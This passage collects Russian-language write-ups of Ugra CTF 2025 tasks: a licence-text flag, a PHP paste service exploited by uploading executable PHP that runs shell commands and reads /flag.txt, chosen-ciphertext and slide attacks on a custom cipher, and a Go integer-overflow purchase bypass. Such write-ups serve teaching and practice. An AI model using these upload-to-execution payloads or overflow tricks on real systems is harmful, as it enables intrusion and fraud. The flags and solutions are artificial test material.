


Рис. 39: Sources в Chromium

Скопируем её в текстовый файл, заменим `\n` на настоящие переводы строк, пролистаем и посмотрим, попадётся ли что-то интересное. Среди прочих лицензий находим некую *TEAMTEAM LICENSE*, включающую в себя флаг, но не как обычную строку, начинающуюся с `ugra_`, а закодированный названиями Unicode-кодпоинтов:




Рис. 40: Лицензии

Переписываем флаг руками или пользуясь функцией `unicodedata.lookup` в Python, и получаем флаг.

Флаг: **ugra_blindly_accepting_licenses_is_unacceptable_0e72cuhvo8a2**

Yankbox

Тестирование на проникновение, 100 очков.

> Как Pastebin, только проще
>
> *Сервер этой задачи запущен в отдельном контейнере для вашей команды.*
>
> *https://yankbox.q.2025.ugractf.ru/token*

Решение

Нас встречает минималистичная страница, которая рассказывает, как пользоваться Yankbox-ом.

```
$ curl -i https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3
HTTP/2 200
server: nginx
date: Sat, 08 Mar 2025 17:00:50 GMT
content-type: text/html; charset=UTF-8
vary: Accept-Encoding
x-powered-by: PHP/8.4.1

<!DOCTYPE html>
<html lang="en">
<head>
    <title>Pastebin</title>
    <!-- Не релевантно для решения -->
</head>
<body>
```

```
<h1>Pastebin</h1>
curl -F "file=@/path/to/your/file.jpg" https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3/

</body>
</html>
```

А, так это старый добрый PHP! Попробуем положить что-нибудь:

```
$ curl -F file=@/etc/os-release https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3
https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3/files/Zu1Z3F0yA8
$ curl https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3/files/Zu1Z3F0yA8
NAME="Arch Linux"
PRETTY_NAME="Arch Linux"
ID=arch
BUILD_ID=rolling
ANSI_COLOR="38;2;23;147;209"
HOME_URL="https://archlinux.org/"
DOCUMENTATION_URL="https://wiki.archlinux.org/"
SUPPORT_URL="https://bbs.archlinux.org/"
BUG_REPORT_URL="https://gitlab.archlinux.org/groups/archlinux/-/issues"
PRIVACY_POLICY_URL="https://terms.archlinux.org/docs/privacy-policy/"
LOGO=archlinux-logo
```

Хорошо. Попробуем проверить, исполняет ли оно подсунутые ему файлы. Начнём с тривиального `phpinfo`:

```
$ cat phpinfo.php
<?php phpinfo();
$ curl -F file=@phpinfo.php https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3
https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3/files/iHz5qy05YN.php
```

Открываем ссылку в браузере и видим, что защиты от исполнения никакой нет. Отлично.

Давайте посмотрим, что может предложить нам файловая система:

```
$ cat stage1.php
<?php
passthru("find / -xdev -exec stat -c'u=%u\tg=%g\t%a/%A\t%s\t%N' {} \+ | sort -k5");
$ curl $(curl -F "file=@stage1.php" https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3/) -o filesystem
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   376    0    72  100   304     99    418 --:--:-- --:--:-- --:--:--   517
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 72732    0 72732    0     0  37915      0 --:--:--  0:00:01 --:--:-- 37900
$ grep flag filesystem
u=65534 g=65534 644/-rw-r--r--  43  /flag.txt
```

Есть некий `/flag.txt`, который может читать кто угодно. Воспользуемся этим:

```
$ cat stage2.php
<?php
echo file_get_contents("/flag.txt");
$ curl $(curl -F "file=@stage2.php" https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3/)
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   329    0    72  100   257    295   1053 --:--:-- --:--:-- --:--:--  1353
ugra_thats_why_we_dont_use_php_a9w5eih7kjq2
```

Флаг: **ugra_thats_why_we_dont_use_php_a9w5eih7kjq2**

Интересные факты На нормальную версию этого pastebin-а можно посмотреть тут.

Команда из stage 1 эквивалентна `find / -xdev -ls` для coreutils, но не для busybox.

Постмортем У некоторых команд заканчивалось место для загрузки файлов, и сервис втихую переставал работать.

Жужелица I

Криптография, 150 очков.

> Банк Банк запустил криптовалюту, которая перевернет мир! Во-первых, из-за отсутствия финансирования блокчейн оптимизировали до базы данных. Во-вторых, криптосистему RSA, уязвимую к воистине непредотвратимым атакам, заменили на отечественную криптосистему Жужелица. В-третьих, за ББКоины можно покупать флаги. Публичная бета уже запущена!
>
> Один из разработчиков криптовалюты выложил свой кошелек для донатов: .... Мы купить ББКоины не смогли, поэтому вам придется взломать аккаунт и купить флаг на их деньги.
>
> https://zhuzhelitsa.q.2025.ugractf.ru
> API key: ...

Решение

На сайте BBCoin можно скачать архив, где есть два файла: клиент BBCoin (`client.py`) и библиотека к криптосистеме Жужелица (`zhuzhelitsa.py`). Начнем изучать задание с первого.

Клиент создаёт криптокошелек, если он отсутствует, и при этом даёт возможность выбрать, нужно ли использовать «hardened» криптографию. После этого аккаунт создаётся на сервере, а локально сохраняются адрес и приватный ключ. При последующих запусках информация о балансе и типе криптографии достаётся с сервера исключительно с помощью адреса.

Проверим, какой тип криптографии использует разработчик криптовалюты, упомянутый в условии задания, и есть ли на его кошельке деньги. Запустим клиент, позволим ему создать новый аккаунт, а затем в `bbwallet.json` руками заменим адрес на нужный:

```
$ python3 client.py
Using account umNAIr6rSEjKrqpgvv3i2k
Using default cryptography settings
Your balance: 100 BBCoins
Would you like to buy a flag? [y/n]
```

Отсюда мы получаем два куска информации: деньги на флаг есть, а hardened-криптография отключена. Но при попытке купить флаг выводится:

```
Would you like to buy a flag? [y/n] y
Wrong decoded hash: expected b'm0\xae\xce\nL\xb0\xeeJD\xbe\x17\x1c\n\xbb\xb8C\x05\xa7L\x83;\xad\x9f)\xa2\n\xc3\xdfu
\xeb\x0f', got b'%1\x94\x93/\x8b\xdbYn\x00M\xfc+g\x8dA\xec\x90\xee\xc4^\xea\x17\x9a\xb4\x17\x08+[ \x13\x8c'
```

Итак, нам нужно подобрать приватный ключ. В нормальной ситуации это невозможно, но здесь ситуация необычная по двум причинам:

1. Мы видим много байт информации, которые сервер обычно никому не должен отдавать, а значит, по ним можно попытаться восстановить ключ.
2. Криптография используется своя, а значит, вероятно, уязвима к каким-то атакам.

Отправляемся читать код Жужелицы.

Ключом выступает некая перестановка на 256 элементах (по сути S-box), к которой применяются парочка не очень важных проверок. Есть функции блочного шифрования и дешифрования, применяющие легко обратимые операции (при условии, что S-box известен). Подпись реализована через шифрование SHA-256 хеша строки в режиме ECB, верификация — через расшифровку подписи и сравнение с ожидаемым хешом.

Благодаря тому, что сервер при несовпадении хешей выводит результат дешифровки, мы получаем оракула для chosen-ciphertext атаки. Общая идея простая: посылая много разных запросов на дешифровку и оценивая результат дешифровки, можно понемного вытащить информацию о ключе и в итоге восстановить его целиком. Этим и займемся.

В default-режиме шифрования процедура дешифровки одного блока выглядит следующим образом:

```
block = input
block = shuffle(block, INV_SHUFFLE[1])
block = transpose(block)
block = permute(block, p_inv) # (1)
block = shuffle(block, INV_SHUFFLE[0])
block = transpose(block)
block = permute(block, p_inv) # (2)
output = block
```

Здесь:

- `shuffle` переставляет местами байты в 8-байтном блоке `block`, используя перестановку из второго аргумента.
- `transpose` переставляет `i`-й бит `j`-го байта в `j`-й бит `i`-го байта, т.е. транспонирует битовую матрицу.
- `permute` применяет S-box из `p_inv` к байтам из `block` поэлементно

В этой схеме мы можем вставить произвольный `input` и знаем для него `output`, а конечная цель — узнать `p_inv`.

С двумя вызовами `permute` работать сложно, и взаимодействуют они неочевидным образом, поэтому попробуем подобрать вход так, чтобы один из вызовов `permute` превратился или в no-op, или во что-то легко предсказуемое. Можно, например, установить `input` так, чтобы к моменту (1) все байты в `block` совпадали и были равны `x`. Посмотрим, что случится:

```
# Подобрали операции ровно так, чтобы к моменту (1) в `block` было `[x] * 8`
input = shuffle(transpose([x] * 8), SHUFFLE[1])

...
block = permute(block, p_inv) # (1) <- после этого в `block` лежит `[p_inv[x]] * 8`
block = shuffle(block, INV_SHUFFLE[0]) # ничего не делает, потому что все байты равны
block = transpose(block) # в ячейке `block[i]` лежит `255`, если в `p_inv[x]` стоит бит `i`, и `0` иначе
block = permute(block, p_inv) # (2) <- содержит либо `p_inv[255]`, либо `p_inv[0]` в зависимости от условия выше
output = block
```

Ага! Теперь в `output` все байты имеют одно из двух значений — `p_inv[255]` или `p_inv[0]`:

```
x = 00 -> 4a cd 4a cd 4a 4a cd 4a
x = 01 -> 4a 4a 4a 4a cd 4a cd 4a
x = 02 -> 4a 4a cd 4a cd cd 4a 4a
x = 03 -> cd 4a 4a 4a cd 4a cd 4a
x = 04 -> 4a cd cd 4a 4a 4a 4a cd
...
```

За один раз сервер позволяет дешифровать 32-байтную строку, то есть 4 блока, поэтому за 64 запроса можно выкачать все соответствия.

Осталось понять, какое из двух чисел в выводе — `p_inv[0]`, а какое — `p_inv[255]`. Переберём оба варианта и восстановим две перестановки `p_inv`, обратим их и получим `p`, и запишем по очереди каждую из них как приватный ключ в `bbwallet.json`, после чего купим флаг. Одна из перестановок подойдет.

Решение на Python вместе с оптимизацией, описанной в следующем разделе, можно увидеть в файле solve.py.

Флаг: **ugra_pwned_by_fbi_5jp5mstr8qq5**

Чуть более оптимальное решение Выше сказано, что нужно опробовать две перестановки. На самом деле, легко сразу определить, какая из двух подойдет. Следите за руками.

Обозначим произвольный из байтов результата (в примере выше это либо `4a`, либо `cd`) за `a`. Восстановим перестановку-кандидат `q` в предположении, что `a` — это `p_inv[0]`, и вторую перестановку `~q` в предположении, что `a` — это `p_inv[255]`. `~q` она называется потому, что соответствует побайтовой инверсии `q`.

Ясно, что `q` может быть корректна только при условии `q[0] == a`, а `~q` может быть корректна только при `(~q)[255] == a`. Оба этих условия сразу верны быть не могут, ведь тогда бы выполнялось `q[0] ^ 0xff == q[255]`, а функция `is_safe_permutation` такие ключи генерировать не позволяет. Поэтому корректен может быть только один из кандидатов, а какой именно — проверяется сравнением `q[0] == a`.

Делаем выводы Давайте подведём промежуточные итоги.

1. В некоторых криптосистемах опасно позволять пользователю дешифровать произвольные данные, выдавая при этом результат. Это так далеко не всегда, но нужно понимать, какие гарантии даёт конкретная криптосистема, которую вы используете.
2. Криптосистема не обязательно хороша, даже если она не уязвима к общим атакам, таким как, например, дифференциальный криптоанализ. Вполне возможно, что есть уязвимость, применимая только к конкретной системе.
3. Раундов в симметричных шифрах много не просто так. В этом задании мы аккуратным подбором входных данных отбросили один раунд, а потом смогли сходу решить второй. Если бы раундов было больше, задача была бы сложнее — см. Жужелица II, где раундов 3, а не 2.

Почему именно `shuffle`, `transpose` и `permute`? `permute` и случайный S-box — фишка задачи, без неё Жужелица не была бы Жужелицей и решалась бы совсем иначе. Во время разработки задания мы посчитали, что эта идея породит достаточно нестандартную криптосистему, которую будет интересно ломать, но к которой при этом не найдётся готовых подходов.

`transpose` перемешивает энтропию между байтами. Если бы не `transpose`, то каждый байт бы заменялся по какому-то определённому правилу независимо, и вычислить соответствие было бы намного проще. В AES и многих других шифрах есть аналоги функции `transpose`, хотя они обычно выглядят более сложно, чем просто перестановка битов.

Но какую роль выполняет `shuffle`, и почему `permute` и `transpose` недостаточно? В ранней версии задания `shuffle` действительно не было, и раунды выглядели как `block = shuffle(transpose(block), p)`. Но эта схема уязвима к сдвиговой атаке, причём независимо от количества раундов. Следите за руками:

Переберём `p[0]`. Обозначим за `r(block)` применение одного раунда к блоку.

Возьмём теперь блок `a = [0] * 8` и блок `r(a) = [p[0]] * 8`. Второй получается из первого вычислением одного раунда. Теперь применим к обоим из блоков функцию дешифровки, состоящая из `k` раундов. В результате `a` перейдёт в `r(r(...r(a)...))`, где `r` применяется `k` раз, а `r(a)` — в `a`, к которому применили `k + 1` раз по `r`. Легко проверить, что второй блок *всё ещё* получается из первого применением одного раунда, несмотря на то, что оба блока оказались зашифрованы каким-то сложным образом. Прогоняя эту пару блоков через шифрование ещё и ещё, мы получаем всё больше различных пар `(s, r(s))`.

Но это очень похоже на изначальную задачу, только с одним раундом вместо `k`! Мы больше не можем (де)шифровать конкретные данные на ровно один раунд, но у нас есть огромный набор пар `(plaintext, ciphertext)`. Каждая из этих пар позволит нам восстановить по 8 случайных байт (в среднем чуть меньше) перестановки `p`. Генерируем новые пары, пока в `p` есть неизвестные элементы и не было обнаружено противоречий, и задача решена.

Код на Python, демонстрирующий эту атаку, лежит в файле slide.py.

Операции, выглядящие достаточно хорошим перемешиванием по отдельности, могут сыграть злую шутку в комбинации. Если `shuffle` в этой криптосистеме заменить на некоторые более простые операции, например, реверс 8-байтного блока, задание решается ещё проще.

Чтобы инвалидировать такое решение (что не так важно для Жужелицы I, но очень важно для Жужелицы II, которая решается сильно сложнее, чем если бы слайд-атака работала), мы разнообразили раунды, запуская `permute` с разными перестановками на каждом раунде. Помимо этого были испробованы менее инвазивные методы, а именно замена `transpose` в некоторых раундах на *повороты* матриц. Но вот дела: повороты на разных раундах друг друга скомпенсировали, и в итоге проблема никуда не ушла. Подбирать рабочую комбинацию поворотов на глаз мы не рискнули и решили вместо этого вставить более сложную функцию `permute`.

Жужелица II

Криптография, 300 очков.

> Банк Банк запустил криптовалюту, которая перевернет мир! Во-первых, из-за отсутствия финансирования блокчейн оптимизировали до базы данных. Во-вторых, криптосистему RSA, уязвимую к воистине непредотвратимым атакам, заменили на отечественную криптосистему Жужелица. В-третьих, за ББКоины можно покупать флаги. Публичная бета уже запущена!
>
> Мы успели незаметно сделать фотографию на презентации BBCoin.
>
> Взломайте аккаунт и купите флаг.
>
> *IMG_1337.JPG*
> *https://zhuzhelitsa.q.2025.ugractf.ru*
> API key: ...

Решение

Для понимания этого разбора крайне рекомендуется прочитать разбор задания Жужелица I.

Единственное отличие этого задания от предыдущего заключается в том, что количество раундов увеличено до трёх:

```
block = input
block = shuffle(block, INV_SHUFFLE[2])
block = transpose(block)
block = permute(block, p_inv) # (1)
block = shuffle(block, INV_SHUFFLE[1])
block = transpose(block)
block = permute(block, p_inv)
block = shuffle(block, INV_SHUFFLE[0]) # (2)
block = transpose(block)
block = permute(block, p_inv) # (3)
output = block
```

Попробуем, как и раньше, подобрать вход так, чтобы к началу шага (1) все байты были равны некоторому фиксированному байту `x`. Тогда после шага (2) мы получаем в `i`-м байте `p_inv[255]`, если в `p_inv[x]` стоит `INV_SHUFFLE[0][i]`-й бит, и `p_inv[0]` иначе:

```
xx = sum(
    ((p_inv[x] >> INV_SHUFFLE[0][i]) & 1) << i
    for i in range(8)
)
block = [p_inv[255] if xx & 1 else p_inv[0] for i in range(8)]
```

Дальше будет проще рассмотреть конкретный пример. Представим себе, что `xx = 0b01101000`, `p_inv[0] = 0b11101010`, `p_inv[255] = 0b00101100`. Тогда после шага (2):

```
block = [
    # В i-й строке стоит p_inv[0] либо p_inv[255] согласно i-му биту в xx
    0b11101010,
    0b11101010,
    0b11101010,
```

```
    0b00101100,
    0b11101010,
    0b00101100,
    0b00101100,
    0b11101010,
]
```

а далее:

```
output = [
    # В i-й строке:
    # - `p_inv[0]`, если в `p_inv[0]` и `p_inv[255]` i-й бит совпадает и равен 0
    # - `p_inv[255]`, если в `p_inv[0]` и `p_inv[255]` i-й бит совпадает и равен 1
    # - `p_inv[xx]`, если в `p_inv[0]` i-й бит 0, а в `p_inv[255]` -- 1
    # - `p_inv[~xx]`, если в `p_inv[0]` i-й бит 1, а в `p_inv[255]` -- 0
    p_inv[0],
    p_inv[~xx],
    p_inv[xx],
    p_inv[255],
    p_inv[0],
    p_inv[255],
    p_inv[~xx],
    p_inv[~xx],
]
```

Из этой картинки уже можно достать `p_inv[0]` или `p_inv[255]`. В самом деле: поскольку хоть какой-то бит в `p_inv[0]` и `p_inv[255]` обязан совпадать (иначе не пройдёт проверка `is_safe_permutation`), константа `p_inv[0]` или `p_inv[255]` в этом списке обязательно будет. Сделаем два запроса с разными `x`, и те позиции, байты на которых не поменялись, будут содержать `p_inv[0]` или `p_inv[255]` (что из них что — непонятно, придётся перебрать, и мы вполне можем найти только один из двух, это тоже нормально).

С `p_inv[xx]` уже проблема: `xx` сам по себе получается из `p_inv[x]`. Если бы было просто `p_inv[p_inv[x]]`, задача бы решалась — вместо перестановки `p_inv` мы бы смогли восстановить её квадрат, а затем перебрать 128 корней и найти среди них нужный. Но из-за операции `shuffle` всё далеко не так просто.

Что ж, идея с `[x] * 8` отыграла свою роль, придётся рассмотреть более сложные конфигурации входных данных. Как насчёт того, чтобы заменить часть из `x` на некий `y` и посмотреть, не добавит ли это нужной степени свободы? Выберем битовую маску `k` (для примера `k = 0b01110101`), где 0 на `INV_SHUFFLE[1][i]`-й позиции означает, что в `i`-й байт мы ставим `x`, а 1 — `y`. Так всё становится сильно интереснее: после (4) в следующем коде:

```
block = input
block = shuffle(block, INV_SHUFFLE[2])
block = transpose(block)
block = permute(block, p_inv)
block = shuffle(block, INV_SHUFFLE[1])
block = transpose(block) # (4)
block = permute(block, p_inv)
block = shuffle(block, INV_SHUFFLE[0]) # (5)
block = transpose(block)
block = permute(block, p_inv)
output = block
```

мы получаем состояние

```
block = [
    # В i-м столбце записано p_inv[x] или p_inv[y] в зависимости от i-го бита в k
    p_inv[x] | p_inv[y] | p_inv[y] | p_inv[y] | p_inv[x] | p_inv[y] | p_inv[x] | p_inv[y]
]
# Или, что то же самое,
```

```
block = [
    # На i-й строке записано:
    0, # если и в p_inv[x], и в p_inv[y] i-й бит равен 0
    255, # если и в p_inv[x], и в p_inv[y] i-й бит равен 1
    k, # если в p_inv[x] i-й бит равен 0, а в p_inv[y] i-й бит равен 1
    ~k, # если в p_inv[x] i-й бит равен 1, а в p_inv[y] i-й бит равен 0
]
```

которое после (5) переходит в:

```
block = [
    # На `SHUFFLE[0][i]`-й строке записано:
    p_inv[0], # если и в p_inv[x], и в p_inv[y] i-й бит равен 0
    p_inv[255], # если и в p_inv[x], и в p_inv[y] i-й бит равен 1
    p_inv[k], # если в p_inv[x] i-й бит равен 0, а в p_inv[y] i-й бит равен 1
    p_inv[~k], # если в p_inv[x] i-й бит равен 1, а в p_inv[y] i-й бит равен 0
]
```

Пока всё более-менее понятно, хотя четыре варианта и смущают. Следующие две операции, однако, провести символьно нереально, поэтому зайдем с другой стороны. Зная `output`, какую информацию мы имеем о выхлопе (5)? Поскольку `p_inv` — перестановка, равные байты она переводит в равные, а различные — в различные, т.е. по `output` мы имеем возможность понимать, какие из столбцов битов в выхлопе (5) совпадают, а какие различаются. Даёт ли нам что-то этот оракул?

Проблема в том, что сравнение столбцов сравнивает на равенство сразу все 8 бит. Если нам, допустим, было интересно, равны ли `i`-й и `j`-й биты в `p_inv[k]`, к этому результату еще примиксится проверка на равенство битов в `p_inv[0]` и `p_inv[255]`, что рискует сильно испортить ответ.

Но не всё потеряно, ведь мы можем сравнивать не разные столбцы в одном шифротексте, а один и тот же столбец в шифротекстах для разных `k`. Так, `i`-е столбцы в `block` для `k1` и `block` для `k2` равны тогда и только тогда, когда `i`-е биты в `p_inv[k1]` и `p_inv[k2]` совпадают, а также совпадение есть в `p_inv[~k1]` и `p_inv[~k2]`. Почти идеально: теперь вместо AND из четырёх условий у нас AND из всего двух.

А можно ли ещё один из них выкинуть? Можно! `p_inv[~k]` присутствует в списке только в том случае, если есть бит, который в `p_inv[x]` установлен, а в `p_inv[y]` сброшен. Но `x` и `y` мы вольны выбирать любые, а значит, можно перебрать несколько случайных пар `x` и `y` и наткнуться на то, в которой такого бита нет. Это далеко не такое редкое событие, как кажется: случается оно с вероятностью около 10%.

Наткнувшись на такую удобную пару `(x, y)`, мы получаем возможность сравнивать `i`-е биты на равенство между `p_inv[k1]` и `p_inv[k2]` или, иными словами, считать `p_inv[k1] ^ p_inv[k2]`. В качестве `k1` можно попробовать взять `0` и `255` (напомним, что значения хотя бы одной из величин `p_inv[0]` и `p_inv[255]` нам уже известны, но мы не знаем соответствие), в качестве `k2` перебрать все остальные числа. В результате мы получим перестановку, корректную с неплохим шансом (если мы угадали соответствие и если в `p_inv[x]` и `p_inv[y]` что-то является подмножеством чего-то другого). Чтобы отбросить некорректные перестановки, можно либо обратиться напрямую к серверу, либо зашифровать с таким ключом данные, которые мы ранее отправляли на расшифровку, и проверить результат на совпадение.

Наконец, отметим, что избавляться можно не от `p_inv[~k]`, а от `p_inv[k]`: метод будет максимально похожий и увеличит вероятность успеха, а значит и скорость перебора, в два раза.

Реализацию приведённого решения можно найти в файле solve.py.

Флаг: **ugra_third_times_a_charm_udx4qjbyssp4**

Постмортем Первые несколько часов задание не решалось, поскольку сервер не принимал пару API ключа и адреса кошелька.

На текущий момент не вся наша инфраструктура поддерживает конфигурацию, в которой два задания взаимосвязаны и настраиваются одним сервисом и генератором. Технически задания Жужелица I и Жужелица II — два полностью различных задания, и лишь случайно генераторы обоих заданий заводят аккаунты на одном и том же бекенде.

Бекенд был поднят как демон Жужелицы I. Демоны имеют доступ к секретам и умеют генерировать флаги и прочие секреты по токену (в данном задании он для погружения в лор назывался «API key»), и чтобы не поднимать на демоне эндпоинт, принимающий секреты извне (ведь его случайно или специально может вызвать кто-то снаружи), демон генерировал адреса самостоятельно, используя API борды.

Генератор задания Жужелица II использовал то же самое API, но поскольку это разные задачи, у адреса было два источника истины: настройки секретов из задания Жужелица I и настройки секретов из задания Жужелица II, и хранились они в разных файлах. Чтобы аккаунты регистрировались корректно, эти настройки должны совпадать.

Адрес кошелька — это base64 URI-safe строка фиксированной длины. Соответственно, она может включать в себя символы _ и -. Для генерации «фотографии» проектора картинки генерировались автоматически, а спрайты для шрифта были выдернуты руками с реальной установки Windows XP. Про _ и - никто сходу не вспомнил, и убрать из генерируемых адресов _ и - показалось более простой идеей, чем опять запускать реальную машину, чтобы достать два спрайта.

Догадаться о том, что пошло не так при убирании _- из регулярки секрета, читателю предлагается самостоятельно.

Зоопарк

Веб-программирование, 150 очков.

> А вы когда-нибудь видели живых гоферов? Только сегодня все билеты в наш зоопарк по 100 рублей!
>
> *https://zoo.q.2025.ugractf.ru/token*

Решение

Нам дано приложение, в котором можно зарегистрироваться и купить билет в зоопарк, чтобы посмотреть на гоферов. Однако вот незадача: денег на покупку билета нам, конечно, не дали.

На сайте есть кнопка пополнения баланса, но какую бы карту мы ни выбрали, пополнение не работает.

В куку приложение складывает JWT-токен, в котором хранит ммя пользователя и текущую корзину. К сожалению, это тоже мало чем может помочь.

Попробуем поизучать все доступные поля на предмет инъекций или подобных вещей. Рано или поздно обращаем внимание, что хотя в поле «Количество билетов» при добавлении в корзину есть проверка на то, что пользователь вводит именно число; проверка на количество билетов (≤ 100) существует только на фронтенде — бекенд позволяет добавить любое число.

Тут стоит вспомнить, что бекенд написан на Go, в котором стандартный численный тип `int` ограничен сверху 2^{63}. Вместе с тем, числа хранятся в памяти в формате «дополнительного кода»: отрицательные числа обозначаются старшим битом 1. Например, для восьмибитных чисел число -127 хранится как `1000000`.

Обратите внимание, что при таком способе хранения арифметическим операциям вообще не нужно знать про то, отрицательное число или нет: например, $-1 + 1 = 11111111 + 00000001 = 00000000 = 0$. Старшая единичка просто отбрасывается, потому что она не влезает в текущую битность числа.

Однако, о знаке числа совершенно точно знает операция сравнения. Давайте подумаем, как может быть реализована проверка, хватает ли нам денег: как правило, это что-то типа

```
totalPrice := itemPrice * itemCount
if totalPrice > balance {
    // Денег не хватило, ошибка!
}
```

В этом случае, если `totalPrice` переполнится (ведь, поскольку арифметические операции «не знают» о знаках, при умножении двух положительных чисел в старший бит может проникнуть 1), проверка

пройдёт успешно (поскольку по мнению процессора в `totalPrice` окажется отрицательное число), и покупка совершится.

Давайте считать: максимальное число билетов, при котором переполнения не произойдёт — $\frac{2^{63}-1}{100} = 92233720368547758$ штук.

Если мы добавим ещё один билет, получим 92233720368547759 или `00000001 01000111 10101110 00010100 01111010 11100001 01000111 10101111` в двоичном представлении. Умножим это число на 100 (`1100100`), получим `10000000 00000000 00000000 00000000 00000000 00000000 00000000 01011100`. В типе `int` это уже не 9223372036854775900, а −9223372036854775716. Столько денег у нас есть.

Купив все билеты, получаем флаг (и бонусом — много денег на счету).

Флаг: **ugra_gophers_are_so_smart_theyre_building_their_own_integers_pe7x2kjj06n7**

Постмортем Было решение и проще — можно отправить POST-запрос в эндпоинт `/add-to-cart`, добавляющий ноль билетов: сервис проверял только отрицательные количества билетов.

Если сделать так, то в корзине появлялась позиция с нулём билетов. С ней уже можно было пройти на кассу. Кнопки покупки не было, но можно было сделать запрос вручную, узнав правильный эндпоинт из корзины с билетами. Там проверялось только число записей в корзине — и запись с нулём билетов тоже считалась.

Флаг выдавался за любую успешную покупку вне зависимости от того, сколько билетов было куплено.